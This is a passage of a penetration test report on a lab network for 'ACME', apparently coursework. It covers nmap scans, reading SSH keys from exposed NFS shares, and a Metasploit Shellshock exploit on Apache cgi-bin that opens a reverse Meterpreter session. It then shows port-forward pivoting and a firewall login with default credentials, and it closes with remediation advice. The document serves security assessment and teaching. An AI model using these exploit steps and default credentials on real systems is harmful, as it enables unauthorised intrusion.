


Figure 32 – different ip routes.




Figure 33 – different interfaces

After conducting different nmap scans on each interface its now known eth 1 is a pc connected to the network, eth2 is a firewall due to only one ip address being present when compared to the other scans which had more than one ip address present and eth3 is router 2 connected via the eth2 on router 2 side.

4.1-PC3 – 192.168.0.130/27:

When doing a nmap scan against PC3 it's shown in the output that there is a nfs like .210 from earlier.




Figure 34

After trying to login to PC3 there was a permission denied with public key as illustrated in figure 35 . meaning a ssh key will be required possibly.

Figure 35

Since there is a port 2049 for NFS protocol it means the same steps conducted on .210 PC can be repeated in order extra useful information from PC3.




Figure 36

After creating the mounting point and after selecting the correct directory path it was now possible to view the authorised keys file as seen in figure 37

Figure 37 – change of directory to /tmp/PC3/home/xadmin/.ssh to access the file.

Further analysis showed within the key file there was presence a of a familiar number 34 as shown in figure 38




figure 38

Doing some further investigation, it showed that PC 2 was accessed by PC 3 at one point in the past after login into PC2 through PC3 which proved the speculations to be true and evidenced in figure 39.




Figure 39 – last accessed by PC3 and doing a simple ifconfig command to see if there any other connected devises.

4.2-Web Server – 192.168.0.242/30:




Figure 40

Doing a basic nmap on .240 as first shown in figure and being connected to eth2 it showed another ip address .242

After performing an aggressive nmap scan against this ip it was now obvious based port 80 having a header with CMP314 – Never Going To Give You Up and after entering the Ip address to Firefox it showed a website




Figure 41– aggressive nmap output.

Figure 42 – website through firefox

4.2.1- Using Dirp against the web server:

Using dirb it showed a path /cgi-bin/ and when trying to access it the , it was forbidden. These means Metasploit will be needed to exploit the cgi-bin to gain further access to the firewall and to do so Shellshock will used to exploit the webserver since its Apache.




Figure 43 – Dirb output with an exploitable path.

4.2.2-Using Metasploit (Shellshock):

Using the dirb output we can use the shellshock which targets the http path to create a pivot point for port forward by targeting the /cgi-bin/status and set the rhost 192.168.0.242 to establish a session is to gain access to the firewall.

```
msf5 > search shellshock

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   1   auxiliary/server/dhclient_bash_env                  2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec   2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   3   exploit/linux/http/ipfire_bashbug_exec              2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec            2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec     2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   6   exploit/multi/http/cups_bash_env_exec               2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                  2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/multi/misc/xdh_x_exec                       2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   9   exploit/osx/local/vmware_bash_function_root         2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   10  exploit/unix/dhcp/bash_environment                  2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   11  exploit/unix/smtp/qmail_bash_env_exec               2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)


msf5 > use 5
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturl /cgi-bin/
targeturl => /cgi-bin/
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[-] Exploit failed: The following options failed to validate: TARGETURI.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/
targeturi => /cgi-bin/
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
```

figure 44 – process to set up attack

```
[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:26138) at 2024-12-11 18:40:52 -0500
```

Figure 45 – successful session 1.

```
[-] Unknown command: show.
meterpreter > portfw add -l 1111 -p80 -r 192.168.234
[-] Unknown command: portfw.
meterpreter > portfw add -l 1111 -p 80 -r 192.168.234
[-] Unknown command: portfw.
meterpreter > portfwd  add -l 1111 -p 80 -r 192.168.234
[*] Local TCP relay created: :1111 ⟷ 192.168.234:80
meterpreter > portfwd  add -l 1111 -p 80 -r 192.168.200
[-] Error running command portfwd: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:1111).
meterpreter > portfwd  add -l 2222 -p 80 -r 192.168.200
[*] Local TCP relay created: :2222 ⟷ 192.168.200:80
meterpreter > portfwd  add -l 2222 -p 80 -r 192.168.234
[-] Error running command portfwd: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:2222).
meterpreter >
```

Through trial and error, a local tcp relay was made and after heading to localhost:1111 the firewall panel was accessible

4.3-Firewall:




Figure 45 – Doing some googling the firewall uses the default credentials admin/pfsense.




Figure 46

Based on this there are 3 different interfaces WAN is router 3 , LAN is router 4 based on attempt to login through telnet and DMZ is the web server. After further looking around the firewall a .66 was found and might be a devise connected to router 4.

```
^C
root@kali:~# nmap  192.168.0.98
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-12 08:29 EST
Nmap scan report for 192.168.0.98
Host is up (0.0025s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
2601/tcp open  zebra
2604/tcp open  ospfd
2605/tcp open  bgpd
```

Figure 47 – Nmap of router 4

Testing had to be stopped due not being able to reestablish a session with the firewall even after some trouble shooting.

5-Security Weaknesses:

5.1-Vyos Routers 1,2,3

Throughout the testing phase of the network of each router that was accessed used the default credentials when first setting up a Vyos router , which all used **vyos** for user and **vyos** for password in order to login to the router itself. The best course of action would be to change the credentials for each router to a more complex username and password ideally storing these new credentials in a secure database in harsh format. The ability to also change who can access these routers as using telnet to connect to the routers is not encrypt and with the correct sniffing tools such as Wireshark.

Example of using Wireshark:




Figure 48 – Hello packet to find neighbouring devises.

The ip address 224.0.0.5 is a multicast address which helps other routers find each other and was also found in the firewall. These could be a possibly weakness as it could help an attacker map out a network as well.

Instead of using telnet ssh would be way more secure as encryption us standard for ssh ports.

5.2-Basic PC Passwords:

Although there were various steps undertaken to crack each pc password the passwords used such as **plums, !gatvo**l were very small in length a very basic for passwords. Each password was present within each wordlist meaning they could be found online very easily either being forum posts ect. The best course of action would be to scrap those existing passwords and increase the length of each new passwords and include special numerical values for each one for better security and at least a future attack would happen it would be a lot harder for the attacker to gain new passwords. It would be best to avoid any predictable or commonly used passwords as well for the future.

Another issue regarding with password was password reuse for two different pcs PC 1 and PC 2 which both used **plums** and would be best to consider the statement made above and each devise to have its own unique password rather that reusing them .

5.3-NFS Sharing:

When mounting different files from the nfs it was possible to view or specify different files from the remote devise meaning an attacker could gain valuable information and the best course of action would be to restrict all users on the network to only non-sensitive types of files to reduce the possibility of an attacker to gain any passwords or users as demonstrated from earlier in the report.

5.4-Web Server:

The web server used an out-of-date Apache 2.4.10 which came out in 2014 and since then different vulnerabilities have been discovered and would be the best interest for ACME to update this to the latest available version for better security.

The use of http is another issue with the webserver as it's not secure because it can be prone to different kind of attacks or packet sniffing tool with the right implementation meaning ACME will need to use https which uses encryption and far less prone to attacks.

5.5-Firewall:

The firewall Pfsense used the default credentials which are easily accessible online to find which are admin/psfsesne and must be change to different credentials which are more complex.

5.6-Network Design Critical Evaluation

ACME's network design implementation can be greatly improved by the number of misconfigurations with outdated software and very basic or repeated credentials which still used the default credentials like **vyos/vyos** for the router and firewall **admin/pfsense** from first use excluding the PC credentials which were **plums,!igatvol** which are very basic passwords for any given network used by different companies at any given scale. The telnet protocol is not secure and the use of http rather than using https. Using these protocols means easy exploitability for hackers to use different tools like Wireshark, Zap , Burp suite etc. Although each devise is connected separately meaning for future expansions for ACME's network.

5.7-Conclusion

Overall, the ACME's network requires many corrections within its network configuration and IT department by hiring a good team to deal with the issues within ACME's network for better security and reduce the chances of attacks by any external sources from any given location or even internal ones sometimes. It would be best when the repairs undergo to isolate the network into a close private network until all corrections have been to the network and ACME finds another temporary network so their business can continue. I hope this report helps ACME greatly helps them in future to come.

References

Accessing router 1:

(Orion Documentation)https://docs.orionvm.com/vyos/getting-started/ (Accessed 23 of November 2024) .

192.168.1.210/27 PC:

(GeeksforGeeks) (https://www.geeksforgeeks.org/cat-command-in-linux-with-examples/) (Accessed 23th of November 2024).

Additional Nmap commands:

